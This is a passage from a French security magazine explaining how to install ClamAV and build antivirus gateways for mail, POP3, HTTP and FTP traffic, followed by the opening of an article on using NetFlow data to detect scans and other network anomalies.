Avant de se lancer tête baissée dans l'installation en tant que telle de ClamAV, il est fortement recommandé de créer un compte système dédié, en général intitulé `clamav`, ainsi qu'un groupe éponyme. ClamAV a tendance à légèrement couiner si ces deux éléments sont absents ; cela oblige à exécuter et faire tourner sous l'identité du super-utilisateur `root` les programmes ClamAV, pratique mal vue dans le monde de la sécurité.

Autre point important à valider avant la compilation : la présence de quelques programmes de décompression. Les virus ont en effet une fâcheuse tendance à se cacher dans des archives. La librairie LibClamAV prend en charge les formats de compression et d'archivage les plus populaires : zip, RAR, gzip, bzip2 pour ne citer que les principaux. Encore faut-il que les binaires et librairies associées zlib et bzip2 soient présents lors de la compilation. Une fois ces conditions remplies, ClamAV est capable d'aller chercher un virus dans des archives récursives (fichier compressé plusieurs fois) même si plusieurs formats de compression ont été utilisés pour cacher la bestiole (par exemple un fichier ZIP recompressé par BZIP, le tout dans une archive TAR).

Dernier pré-requis optionnel mais fortement recommandé : GNU MP 3 [6]. Cette librairie est utilisée lors des mises à jour des signatures pour en vérifier l'authenticité. Notez que les mises à jour sont possibles sans MP, mais génèrent un message d'avertissement à chaque chargement, ce qui s'avère très vite pénible.

L'installation de ClamAV obéit ensuite à la sacro-sainte trinité :
`configure && make && make install`

Sauf avis contraire (option `--prefix`), les fichiers sont installés sous `/usr/local`.

ClamAV est également disponible dans les ports FreeBSD ou en package Debian.

1.3 Paquetages binaires

Pour les adeptes du « 100% graphique », une version binaire existe pour les environnements MS Windows [7] et Mac OS X [8]. À noter concernant Mac OS X que ClamAV s'y compile aussi à partir des sources.

1.4 Configuration

Les paramètres de configuration du démon Clamd sont stockés dans le fichier `clamd.conf`. L'édition de ce fichier est nécessaire, ne serait-ce que pour y commenter le mot `Example` qui se trouve dans les toutes premières lignes du fichier. Le démon ne peut fonctionner sans cela (ne me demandez pas pourquoi...).

Que les impatients se rassurent, les autres paramètres peuvent conserver - pour le moment - leurs valeurs par défaut.

1.5 ClamAV en action

Dernier point : par défaut, ClamAV ne fait qu'informer l'utilisateur qu'un fichier analysé est porteur d'un virus. Quand un virus est détecté par un des utilitaires ClamAV, trois actions sont possibles :

1. par défaut, ClamAV informe l'utilisateur de la présence du virus et en fournit le nom [9] ;
2. le fichier peut être mis en quarantaine ;
3. le fichier peut être tout bonnement détruit.

La désinfection n'est pas une fonctionnalité offerte par ClamAV, qui ne sait mettre en œuvre que l'option « Nettoyage par le vide ». La mise en quarantaine permet alors d'isoler les fichiers infectés pour décider ensuite de la nécessité ou de la possibilité de les traiter. Encore faut-il que l'utilisateur ait ou prenne le temps de consulter le contenu du répertoire de quarantaine. Le choix plus nihiliste d'effacer tout fichier infecté est peut-être celui d'une certaine prudence radicale.

2. ClamAV dans la pratique

Passons maintenant aux choses sérieuses et voyons quelques emplois possibles de ClamAV, seul ou associé à d'autres applications.

2.1. La protection du poste de travail

Première utilisation de ClamAV après sa compilation, assurer la protection du poste de travail.

[6] The GNU MP Bignum library - **http://www.swox.com/gmp/**
[7] ClamWin - **http://clamwin.sourceforge.net**. A récemment détecté un cheval de Troie qui n'avait pas fait frémir Norton AntiVirus...
[8] ClamXav - **http://www.markallan.co.uk/clamXav**
[9] ClamAV utilise les conventions de nommages d'OpenAntiVirus (**http://www.openantivirus.org**)

Deux modes d'utilisation sont alors envisageables :

- l'analyse *a posteriori*, à la demande ou à fréquences fixes de fichiers ;
- l'analyse à la volée (*on-access*).

2.1.1 Analyse a posteriori

C'est la méthode la plus simple(tte) d'utilisation de ClamAV. Elle consiste à lancer la commande `clamscan` à la main ou par l'intermédiaire d'un ordonnanceur comme `crond` en lui passant en paramètre un répertoire ou un fichier.

Lancée sans autre paramètre que celui du point de départ de l'analyse, cette commande se contente d'afficher à l'écran le résultat de l'analyse.

Si on désire analyser toute une arborescence (son `home directory` par exemple), l'option `-r` doit être utilisée :

```
$ clamscan -r /home/yom
../bacula.rtf: OK
../cr-sstic-04.ppt: OK
../Price-2.exe: Worm.Bagle.AT FOUND
../Price.exe: Worm.Bagle.AT FOUND
../Price.tar.bz2: Worm.Bagle.AT FOUND

----------- SCAN SUMMARY -----------
Known viruses: 28151
Scanned directories: 1
Scanned files: 5
Infected files: 3
Data scanned: 0.13 MB
I/O buffer size: 131072 bytes
Time: 4.810 sec (0 m 4 s)
```

Pour une utilisation sous `crontab` ou en tâche de fond, l'affichage peut être moins volumineux et le résultat des analyses journalisé par l'intermédiaire de `syslog` ou dans un fichier à part. La mise en quarantaine des fichiers est déclenchée par l'option `--move`, leur destruction par `--remove`.

2.1.2 De l'intérêt du démon

Le « tout à la main » a ses avantages, mais aussi (et surtout ?) des inconvénients :

- lorsque la commande `clamscan` est lancée, les bases de signatures sont chargées en mémoire avant l'analyse à proprement parler. Tout comme le refroidissement du canon, cela peut prendre un certain temps.
- les bases de signatures utilisées sont celles présentes sur disque au lancement de Clamscan. Si la dernière mise à jour remonte à quelques jours, elles peuvent être obsolètes.

L'utilisation des démons Clamd et Freshclam remédie à ces deux défauts. Lancé par la commande `clamd`, le démon ClamAV charge en mémoire les signatures présentes sur le disque. Le démon Freshclam, quant à lui, s'occupe de leur mise à jour à intervalles réguliers.

L'utilitaire Clamdscan permet de tester le fonctionnement du démon, sa syntaxe est très proche de celle du programme Clamscan. Ainsi, si l'on reprend l'exemple précédent :

```
$ clamscan -r .
../bacula.rtf: OK
../cr-sstic-04.ppt: OK
../Price-2.exe: Worm.Bagle.AT FOUND
../Price.exe: Worm.Bagle.AT FOUND
../Price.tar.bz2: Worm.Bagle.AT FOUND

----------- SCAN SUMMARY -----------
Known viruses: 28151
Scanned directories: 1
Scanned files: 5
Infected files: 3
Data scanned: 0.13 MB
I/O buffer size: 131072 bytes
Time: 3.123 sec (0 m 3 s)
```

On note une substantielle économie de temps d'analyse. Certes, dans cet exemple, le gain est d'une seconde, ce qui peut paraître peu, mais si l'on se place dans un contexte différent, disons l'analyse de courriels, cette petite seconde est à multiplier par le nombre de courriers reçus ou envoyés quotidiennement...

2.1.3 Analyse à la volée (on access scanning)

Clamd n'analyse les fichiers qu'après leur écriture sur disque. L'analyse à la volée permet la recherche de virus avant leur stockage. Sous Linux, cette fonctionnalité dépend d'un module du noyau : Dazuko [10].

Une fois ce module compilé et installé, il autorise les actions d'analyse à l'ouverture (`ON_OPEN`), à la fermeture (`ON_CLOSE`) et à l'exécution (`ON_EXEC`). L'installation du module Dazuko sous Linux et FreeBSD est décrite en [11].

Le comportement du module est conditionné aux paramètres `Clamuko` du fichier `clamd.conf`. Son action sur un fichier infecté se traduit par un accès impossible à son contenu.

3. Construire une passerelle antivirus avec ClamAV

Au-delà de la protection égocentrique du poste personnel, ClamAV est utilisé pour construire des passerelles antivirus. Il s'agit de serveurs dédiés à la protection antivirus et agissant un peu comme des serveurs mandataires (*proxy*) ou bien d'instances de ClamAV installées sur des serveurs existants et leur apportant les fonctionnalités décrites précédemment.

Les cas les plus couramment rencontrés concernent les serveurs de messagerie (SMTP mais aussi POP3) et les mandataires HTTP.


D'une manière générale, l'appel au moteur ClamAV par des programmes externes suit le schéma 2 ci-contre. Noter que c'est au programme appelant qu'il revient de prendre une décision en cas de fichier infecté.

3.1. Antivirus SMTP

Le courrier électronique reste encore le principal vecteur de virus et autres bestioles affiliées. D'une manière générale, quand ClamAV est utilisé avec un serveur SMTP, il se contente d'indiquer à celui-ci le statut d'une pièce jointe analysée : infectée

[10] Dazuko - **http://www.dazuko.org**
[11] **http://www.dazuko.org/howto-install.shtml**

Schéma 2 Appel à ClamAV par un programme externe



ou non. C'est ensuite au MTA de décider ce qu'il fait du « bébé ». C'est également à lui qu'il revient d'informer expéditeurs et destinataires. Une règle de bonne conduite comme de bon sens veut que l'on n'informe que le destinataire et non l'expéditeur. De toute façon, dans 99% des cas, l'adresse de l'expéditeur est usurpée ou tout simplement bidon.

3.1.1 ClamAV et Sendmail

À tout seigneur tout honneur, commençons par voir comme ClamAV peut agir en tant que filtre (*milter*) pour Sendmail. Il faut pour cela que ce dernier ait été compilé avec l'option idoine.

Lors de la compilation de ClamAV, il est nécessaire de positionner l'option `--enable-milter` lors de la phase configure. On peut également désactiver le support de Clamuko pour éviter toute éventuelle interaction :

```
$ configure --enable-milter --disable-clamuko
```

Après compilation, vous obtiendrez un nouveau démon nommé Clamav-milter. Il fera l'interface entre Sendmail et le moteur d'analyse ClamAV. Pour cela, il vous faut informer Sendmail de la présence de ce nouveau filtre. Si vous utilisez les macros `m4`, ajoutez à votre `sendmail.mc` les lignes suivantes :

```
INPUT_MAIL_FILTER(`clmilter',`S=local:/var/run/clmilter.sock, F=,T=S:4m;R:4m')dnl
define(`confINPUT_MAIL_FILTERS', `clmilter')
```

Vérifiez ensuite que le fichier de configuration `clamd.conf` comporte :

```
LocalSocket /var/run/clamd.sock
```

Lancez Clamav-milter :

```
/usr/local/sbin/clamav-milter -l -o -q var/run/clmilter.sock
```


Les options `-o` et `-l` activent l'analyse des courriers entrants et sortants ainsi que ceux émis depuis le réseau local. Pour la tranquillité des administrateurs, l'option `-q` désactive l'envoi de notifications à Postmaster... Il ne vous reste plus alors qu'à relancer Sendmail et le tour est joué.

3.1.2 ClamAV, Amavisd-new et Postfix

Un MTA sous PostFix peut être adossé à ClamAV par l'intermédiaire d'Amavisd-new, qui est une interface écrite en PERL pour permettre à un MTA d'effectuer des contrôles antispams et antivirus sur le contenu des courriers à l'aide d'applications externes : typiquement SpamAssassin et ClamAV.

Le schéma 3 ci-après illustre les interactions entre les trois composantes PostFix, Amavisd-new et ClamAV.

Schéma 3 PostFix, Amavisd-new et ClamAV



Vous n'avez pas à toucher au fichier de configuration de ClamAV : pour rappel, ClamAV va se contenter de répondre `OK` ou `INFECTED` aux analyses initiées par Amavisd-new. Il reste néanmoins à configurer PostFix et Amavisd-new.

Si ces composants sont installés sur la même machine, les courriers entrants et sortants sont analysés. S'il est nécessaire de les traiter différemment, il faut lancer deux instances différentes de PostFix en utilisant des alias IP ou utiliser deux serveurs distincts, l'un pour le courrier entrant, l'autre pour le courrier sortant.

3.1.2.1 PostFix

Le fichier `master.cf` doit comporter les lignes suivantes :

```
smtp-amavis unix -     -     n     -     3  smtp
    -o smtp_data_done_timeout=1200
    -o disable_dns_lookups=yes
127.0.0.1:10025 inet n - n - - smtpd
   -o content_filter=
   -o local_recipient_maps=
   -o relay_recipient_maps=
   -o smtpd_restriction_classes=
   -o smtpd_client_restrictions=
   -o smtpd_helo_restrictions=
   -o smtpd_sender_restrictions=
   -o smtpd_recipient_restrictions=permit_mynetworks,reject
   -o mynetworks=127.0.0.0/8
   -o strict_rfc821_envelopes=yes
```

et le fichier `main.cf` celle-ci :

```
content_filter = smtp-amavis:[127.0.0.1]:10024
```

Relancer PostFix pour prendre en compte ces paramètres.

3.1.2.2 Amavisd-new

Le fichier `amavisd.conf` fourni dans l'archive d'Amavisd-new contient plusieurs exemples d'appels à des logiciels antivirus. La section VII leur est en quelque sorte réservée. Vous y trouverez plusieurs pavés proposant des configurations prêtes à l'emploi (ou presque) pour différents moteurs d'analyse, parmi lesquels ClamAV :

```
# ### http://clamav.elektrapro.com/
['Clam Antivirus-clamd',
  \&ask_daemon, ["CONTSCAN {}\n", '/var/amavis/clamd'],
  qr/\bOK$/, qr/\bFOUND$/,
  qr/^.*?: (?!Infected Archive)(.*) FOUND$/ ],
# NOTE: run clamd under the same user as amavisd,
# match the socket name in clamav.conf to the socket name in this entry
```

Comme le dit judicieusement la note, arrangez-vous pour qu'Amavisd-new et ClamAV s'exécutent sous la même identité et tout ira pour le mieux. Les trois « briques » de notre Lego(c) sont maintenant assemblées, la solution est fonctionnelle.

3.1.3 ClamAV, Exim et Exiscan

Autre alternative à Sendmail et PostFix : le MTA Exim peut lui aussi tirer parti de la présence de ClamAV. Il vous faudra pour cela *patcher* les sources ou bien récupérer une version d'Exim modifiée [12]. Une fois cette condition remplie, l'interfaçage avec ClamAV se fait en ajoutant les lignes suivantes dans le fichier de configuration d'Exim (`exim.conf` ou `exim4.conf` selon le mode d'installation) :

```
# MAIN CONFIGURATION SETTINGS #
av_scanner = clamd:/var/run/clamav/clamd

....

check_message:
require verify = header_sender
######## EXISCAN ACL #########
deny message = Ce message est invalide ($demime_reason)
demime = *
condition = ${if >{$demime_errorlevel}{2}{1}{0}}
deny message = Ce message contient un virus ($malware_name)
demime = *
malware = *
deny message = Ce message contient un fichier illicite (.$found_extension)
demime = bat:com:pif:prf:scr:vbs
warn message = X-Antivirus-Scanner: Clean mail though you should still
use an Antivirus
######## EXISCAN ACL #########
accept
```

Relancer Exim rend la solution opérationnelle.

Concernant les flux SMTP analysés, le principe de fonctionnement est le même que celui de PostFix : s'il est nécessaire de distinguer les courriers sortants des courriers entrants, il faut lancer deux instances d'Exim ou utiliser deux serveurs.

3.2. Antivirus POP3


Dans le monde de la sécurité, on a coutume de dire que seuls les paranoïaques survivront. Si vous avez des doutes sur votre passerelle antivirus SMTP, rien ne vous interdit de la renforcer par une solution de filtrage POP3. On ne sait jamais : une mise à jour des signatures peut avoir eu lieu entre le dépôt d'un courrier dans votre boîte aux lettres et le moment où vous en relèverez le contenu, et un nouveau virus peut être passé à travers les mailles du filtre SMTP.

P3Scan est un mandataire POP3 transparent. Sa mise en œuvre repose sur une redirection via `iptables` des flux POP3 vers le démon P3Scan qui fait appel à ClamAV pour déterminer le statut des fichiers analysés. La redirection des flux POP3 vers le port d'écoute de P3Scan se fait à l'aide de la commande (version allégée) suivante :

```
# iptables -t nat -A PREROUTING -p tcp -i eth0 --dport pop3 -j REDIRECT --to 8110
```

P3Scan s'appuie sur la fonction ScanMail de ClamAV. Le fichier `p3scan.conf` contient un bloc d'instructions relatives aux appels à ClamAV ainsi qu'aux actions à entreprendre en cas de détection d'un fichier infecté.

Schéma 4 *Principe de fonctionnement du proxy P3scan*



3.3. Antivirus HTTP

À première vue, il peut sembler inutile de rechercher des virus dans les pages Web. A première vue seulement. Des cas récents ont montré que le protocole HTTP devient un vecteur de choix pour les infections virales et l'utilisation croissante de *webmail* rend nécessaire l'adjonction d'un antivirus pour flux HTTP aux protections plus classiques des flux SMTP.

3.3.1 SCAVR

Notre solution de filtrage HTTP s'appuie sur un serveur Squid et l'utilitaire SCAVR (SquidClamAVRedirector). SCAVR [13] est un script Python (je sais, je sais...) configuré comme « redirecteur » pour Squid. L'installation de Pyclamav [14], qui permet d'appeler la librairie LibClamAV depuis des scripts Python, est nécessaire. La mise en œuvre de SCAVR est alors simple. Elle repose sur les lignes suivantes à ajouter au fichier de configuration du serveur Squid :

```
redirect_program /usr/local/bin/SquidClamAV_Redirector.py -c /etc/squid/
SquidClamAV_Redirector.py
redirect_children 5
```

Le fichier `SquidClamAV_Redirector.conf` conditionne le fonctionnement de SCAVR :

```
[SquidClamAV]
# URL affichée en cas d'infection
virusurl = http://mon.serveur.com/GetInfected.cgi
cleancache = 300
ForceProtocol = http
MaxRequestsize = 2Mb
log_priority = LOG_INFO
log_facility = LOG_LOCAL6
acceptredirects = 300 301 302 303

[Extensions]
# Quels fichiers doit-on analyser ?
pattern = all .jpg .exe .zip .rar .ar .com .bzip .gz
[Proxy]
http = http://proxy.serveur.com:3128/
http2 =http://proxy2.serveur.com:3128/

[Whitelist]#
```

Y a t-il des sites à qui l'on peut faire confiance ?

[12] Exiscan - **http://duncanthrax.net/exiscan-acl**
[13] SCAVR - **http://www.jackal-net.at/tiki-index.php**
[14] pyClamAV - **http://xael.org/norman/python/pyclamav/index.html**

3.3.2 mod_clamav

mod_clamav est une alternative à SCAVR. Dans ce cas, c'est un serveur Apache qui est utilisé comme serveur mandataire. mod_clamav est un module développé pour la branche 2 d'Apache.

Une fois installé, la mise en œuvre de mod_clamav est relativement simple et passe par l'ajout de ces lignes au fichier de configuration d'Apache :

```
ClamavTmpdir    /tmp/clamav
ClamavDbdir     /usr/local/share/clamav
# Ligne originale
#ClamavSafetypes image/gif image/jpeg image/png
# Ligne d'après JPEG Exploit
ClamavSafetypes image/gif image/png
<Proxy *>
   SetOutputFilter CLAMAV
```

Seules les images GIF et PNG seront épargnées par l'analyse... ce qui n'est pas forcément une bonne idée, mais c'est pour illustrer.

3.4. Antivirus FTP

Comme dirait l'autre, « on remet ça » avec le protocole FTP. Le principe ressemble comme deux gouttes d'eau à celui vu précédemment pour le protocole POP3 : on utilise un serveur mandataire transparent, Frox [15] pour ne pas le nommer, vers lequel on redirige les flux FTP.

Pour compiler Frox dans l'optique de construire une passerelle antivirus FTP, il est nécessaire de passer l'option --enable-virus-scan lors de la phase initiale de l'installation :

```
$ ./configure --enable-virus-scan
```

Une fois Frox compilé, il faut ajouter la règle (allégée) iptables suivante pour rediriger vers Frox les flux FTP :

```
iptables -t nat  -A PREROUTING -p tcp --dport 21 -j REDIRECT --to 2121
```

étant entendu que Frox est à l'écoute sur le port 2121. Les paramètres de configuration de Frox sont stockés dans le fichier frox.conf.

Pour activer l'analyse des flux FTP, le fichier frox.conf doit comporter les lignes suivantes :

```
VirusScanner '"/usr/local/bin/clamdscan" "%s"'
VSOK 0
VSProgressMsgs 30
```

Le paramètre VirusScanner indique quel utilitaire Frox doit appeler pour analyser les fichiers. Noter que Clamscan peut être utilisé si le démon Clamd ne tourne pas et qu'à l'inverse, ce dernier doit tourner si c'est le client Clamdscan qui est appelé par Frox. Le paramètre %s désigne le fichier à analyser.

VSOK désigne le code retourné par le moteur d'analyse quand un fichier n'est pas infecté, en l'occurence 0. VSProgressMsgs, enfin, provoque l'envoi de données vers le client toutes les n secondes (30 ici) afin d'éviter, lors du chargement de gros fichiers, les désagréments liés au dépassement des temps d'attente (*timeout*).

Frox connaît quelques limitations :

- → seuls les fichiers téléchargés par les clients FTP sont analysés ;
- → les fichiers infectés ne sont jamais envoyés au client, même si l'antivirus utilisé est capable de les nettoyer (pour rappel, ce n'est pas le cas avec ClamAV)
- → côté utilisateur, il y aura un certain délai entre le lancement du chargement et sa fin, dû à l'appel au moteur antivirus.

4. En guise de conclusion

Nous n'avons abordé dans cet article qu'un nombre restreint des applications sachant tirer profit de ClamAV. Une liste presque exhaustive est disponible sur le site du projet, et gageons qu'elle est destinée à s'allonger.

Pour illustrer les performances que l'on peut obtenir d'une passerelle antivirus SMTP, citons deux exemples :

- → un serveur mono-processeur de type PIII 800 MHz (autant dire une vieille brouette...) et 512 Mo de RAM sauront traiter sans s'essouffler quelques milliers de messages par jour avec PostFix et Amavisd-new ;
- → chez un ISP, avec une architecture plus complexe, 9 serveurs sous Sendmail traitent quotidiennement 4 millions de messages pour 330.000 virus détectés. L'analyse est réalisée par Clamav-milter et le démon Clamd. En heure de pointe, 150 instances de Clamav-milter et 26 démons Clamd s'exécutent sur chaque serveur.
- → SourceForge utilise ClamAV et SpamAssassin. Durant l'affaire SoBig, les volumes traités ont connu un pic de 20.000 messages infectés toutes les 10 minutes.

D'autres exemples sont disponibles sur le site du projet [16].

Depuis 2003, ClamAV semble avoir acquis ses lettres de noblesse en termes de stabilité et de qualité. Pour preuve, quelques offres grand public de filtrage antivirus pour messagerie de certains fournisseurs d'accès Internet de premier plan sont construites au-dessus de serveurs ClamAV. Dans d'autres cas, ils sont utilisés en secours de solutions plus sérieuses (comprenez commerciales).

Quoi qu'il en soit, ClamAV comble un certain manque : les antivirus sous GPL ne courent en effet pas les rues.

Liens

ClamAV : **www.clamav.net**

[15] Frox - **http://www.hollo.org/frox/**

[16] *Who's using ClamAV ?* - **http://www.clamav.net/whos.html**

Les flux réseau

Nous avons introduit les flux réseau dans le numéro 4 de MISC portant sur les dénis de services réseau. En effet, les flux réseau (« net flows ») permettent de détecter de manière très simple les dénis de services mutualisés vu la quantité de flux générés par l'armée de zombies qui vous attaque.

Nous allons nous attacher à vous présenter dans cet article d'autres applications de ces flux réseau : détection d'intrusion ou violation de politique, détection de canaux cachés ou encore prolifération d'un vers pour ne citer que quelques exemples. Alors que la détection de dénis de services mutualisés est quelque chose de relativement spécifique aux opérateurs et fournisseurs de services Internet, les autres applications sont-elles bien adaptées à un réseau interne ?

Netflow

Netflow est l'implémentation Cisco de la technologie. A l'origine, Netflow était une technologie de routage qui consistait à « router » par flux qui n'est plus très utilisée de nos jours. Chaque paquet qui traverse un routeur génère soit un nouveau flux, soit fait partie d'un flux existant. Les principales caractéristiques du datagramme IP (au standard de l'époque, ce qui n'est plus forcément le cas aujourd'hui vu que beaucoup d'applications encapsulent dans d'autres protocoles), à savoir adresses IP source et destination, ports source et destination (ou d'autres caractéristiques comme le type de message et le code pour ICMP), le protocole de transport, le ToS (*Type of Service*) ainsi que l'interface d'entrée forment le *sept-tuble* de base. Viennent s'ajouter d'autres informations comme les compteurs de données et de paquets, l'interface de sortie, les drapeaux TCP (ici s'arrête les caractéristiques de la version 1), le numéro d'AS (version 5) et l'adresse du prochain saut (i.e. le prochain routeur traversé). La durée de vie d'un flux dans le cache est limitée : sur un routeur, il est détruit après 15 secondes d'inactivité, 30 minutes d'activités, lors d'un RST/FIN TCP ou lorsque le cache est plein. A noter également : un flux est unidirectionnel, une session TCP génère donc deux flux (un entrant, un sortant).

Avec l'apogée des réseaux MPLS, le paquet n'est plus routé mais commuté sur la base de labels. Netflow a été adapté pour permettre la comptabilisation dans de tels environnements (version 9 de Netflow). La version la plus couramment déployée est la version 5. La version 8 ajoute le support de l'agrégation de flux côté routeur, la version 9 quant à elle, outre le support MPLS et une plus grande flexibilité, ajoute le support IPv6 et se rapproche d'IPFIX (pour ne pas dire l'inverse), le standard IETF pour les flux réseau.

Jusqu'à récemment, Netflow était *ingress-only*, c'est-à-dire que seuls les paquets qui entraient sur une interface étaient comptabilisés. Dans les versions récentes d'IOS (si le matériel le supporte), *egress netflow* peut-être configuré. Cela permet par exemple de détecter les attaques entrantes et sortantes sans avoir à configurer Netflow sur toutes les interfaces du routeur et avoir à vérifier que l'on ne compte pas le flux plusieurs fois lors de la traversée d'un réseau de taille conséquente.

Il existe trois méthodes d'échantillonnage : « *full* », « *sampled* », « *random sampled* ».

Full génère pour chaque flux réseau une information qui va être exportée. Cette méthode est la plus ancienne et celle qui est supportée quasiment sur tous les routeurs mais n'est plus très courante chez les opérateurs car la charge routeur et la quantité d'informations de comptabilisation générées tout particulièrement lors d'un déni de service mutualisé sont trop importantes. En revanche, dans le cadre d'un réseau interne, celle-ci est quasiment obligatoire si l'on veut pouvoir détecter des reconnaissances lentes ou des violations de politiques qui essaient de se faire discrètes.

Sampled permet de définir le pourcentage de flux à exporter sur le nombre total de flux générés. En général les opérateurs se limitent à 1 pour 100, voire 1 pour 1000. Même à 1 pour 1000, un déni de service mutualisé reste relativement facile à détecter. L'avantage de cette méthode est la réduction de la charge CPU du routeur et de la quantité de Netflow exporté. L'inconvénient est qu'elle n'est pas bonne du point de vue statistique (fonction déterministe).

Random Sampled a été introduit relativement récemment et sur les plateformes du type 72xx/75xx (alors que *sampled* n'était disponible que sur les GSR et les 76xx, i.e. les routeurs qui supportent CEF distribué). La différence entre *sampled* et *random sampled* est que le deuxième sélectionne un datagramme au hasard parmi les <x> configurés, ce qui est statistiquement meilleur.

Jusqu'à récemment le *sampling* était par routeur ; dans les versions très récentes d'IOS il est possible de classifier les datagrammes en fonction de différents attributs (champs de l'en-tête IP, NBAR, etc.) et d'avoir des *sampling levels* par classe.

Les exemples de configuration pour un routeur et un commutateur multi-niveaux sont disponibles dans le numéro 4 de MISC. A noter que dans les versions récentes d'IOS pour les commutateurs de la famille 65xx/76xx les versions 5 et 8 sont supportées (le drapeau TCP n'était entre autres pas présent dans la version 7) mais la configuration, les différences de fonctionnalités en fonction des cartes de supervision et de routage, et le choix du bon IOS restent un peu un casse-tête.

Dans les réseaux sans routeur ou avec des équipements qui ne peuvent générer du Netflow, une alternative est de brancher un PC sur un port en mode écoute (SPAN ou *mirror port*) est de s'en servir pour exporter des informations Netflow. Une liste d'outils (clients et serveurs Netflow, générateurs PCAP->Netflow) est disponible ici : **http://www.switch.ch/tf-tant/floma/software.html**. Cette approche ne résiste bien sûr pas

Nicolas FISCHBACH
Senior Manager, Network Engineering Security, COLT Telecom
nico@securite.org
http://www.securite.org

vraiment au facteur d'échelle, même sur un réseau interne dès qu'il devient grand et que tout le trafic ne transite pas via un cœur bien défini.

Nous avons discuté des sondes et des sources Netflow, mais qu'en est-il du côté serveur ?

La méthode de stockage (fichier texte, base de données, etc.) et la politique de conservation ont un impact sur la taille des disques dont il faudra disposer, mais un autre élément important est l'agrégation des flux. Cette fonction est également disponible dans la version 8 Netflow et peut donc s'activer à la source, sur le routeur, mais on évitera de l'activer pour ne pas perdre en granularité. Sur le serveur, la politique de consolidation doit tenir compte des flux actifs ou non et du temps : si l'on agrège sur un jour il se pourrait qu'un couple IP source/destination et port source/destination (tout particulièrement si ce sont des services très demandés comme le DNS) apparaissent plusieurs fois et soient consolidés en un seul flux, ce qui serait faux.

Netflow ou PCAP ?

La meilleure réponse est sans doute : les deux. En effet, Netflow ignore le contenu applicatif transporté (uniquement des éléments de l'en-tête IP et des en-têtes des protocoles de la couche transport sont traités) alors qu'une trace réseau complète permet elle d'avoir toutes ces informations. Netflow permet d'avoir une vision macroscopique du réseau, la trace PCAP une vision microscopique. A force de vouloir faire dans le microscopique on a bien souvent tendance à oublier la vision globale, surtout dans le cadre de la résolution de problèmes réseau. De plus, comme pour les journaux générés par les systèmes et les applications, il convient de définir une politique de centralisation des « journaux » réseau, c'est un pré-requis pour l'analyste post-mortem d'incidents.

Pour des raisons de coût et de gestion, pour ne citer que ces deux facteurs, il devient très vite clair qu'on ne peux pas déployer une sonde en écoute sur tous les commutateurs d'un réseau. Alors pourquoi ne pas faire tout simplement des captures PCAP dans des endroits stratégiques du réseau ? Cette alternative est une approche qui s'avère assez bonne dans bien des cas, mais un problème de taille doit être résolu avant : quelle est la capacité de mon système de stockage ? En effet, une capture complète occupe beaucoup de place et la quantité de Go (ou de To) disponibles (ainsi que leur coût) vont rapidement limiter le nombre de sondes et la durée de conservation...

L'approche la plus intéressante consiste à déployer Netflow sur l'ensemble du réseau et des sondes en écoute au niveau des endroits stratégiques : communication entre l'intérieur et l'extérieur du réseau (accès Internet, télémaintenance, accès VPN, extranet partenaire, etc.), le cœur du réseau (si vous concentrez tout votre trafic sur quelques « gros » commutateurs), en frontal de serveurs critiques, etc. Si vous décidez de centraliser ces informations il faudra également tenir compte du fait que votre trafic réseau va doubler (trafic normal + trafic PCAP entre les sondes et base de stockage), ou monter un réseau dédié à cet effet (ce qui évitera également de re-renifler les traces PCAP).

Rien ne vous empêche de lier ces deux systèmes. Par exemple, il n'est pas inintéressant de connecter un système de détection d'anomalies fondé sur Netflow avec un outil de détection d'intrusion réseau (NIDS). Par cette approche, si Netflow détecte une anomalie vous pouvez soit activer les sondes PCAP pour essayer d'obtenir plus d'informations (si l'événement ou l'attaque est toujours en cours), soit si vous avez un *snapshot* tournant sur quelques heures stocké dans une base, de lancer une requête. Ou inversement, le NIDS remonte une alerte et vous récupérez un historique Netflow depuis votre base.

Détection

Avant de parler de détection il convient d'aborder le sujet de la découverte... Combien d'administrateurs ou de responsables réseau connaissent bien l'architecture de leur réseau et le trafic qu'il transporte ?

Découverte de son réseau

Une application très intéressante des flux réseau est la découverte du réseau : ils permettent de le cartographier, de découvrir les applications l'utilisant, de caractériser un comportement « habituel » (*baseline*), etc. Cette étape de découverte engendre souvent une étape de « ménage », voire de définition d'une nouvelle architecture en fonction des besoins de segmentation sécurité (réseaux avec différents niveaux de sensibilité).

Scan

Un scan (surtout si ce n'est pas un scan lent) est relativement simple à détecter : beaucoup de petits flux vers la même destination (adresse IP ou port) avec, si c'est un scan TCP, peu de sessions établies (en surveillant les drapeaux TCP) et pour un scan UDP, beaucoup de messages ICMP en retour pour signaler que le port est fermé (ou absence de réponse si le pare-feu est de l'hôte est strict).

Virus et vers

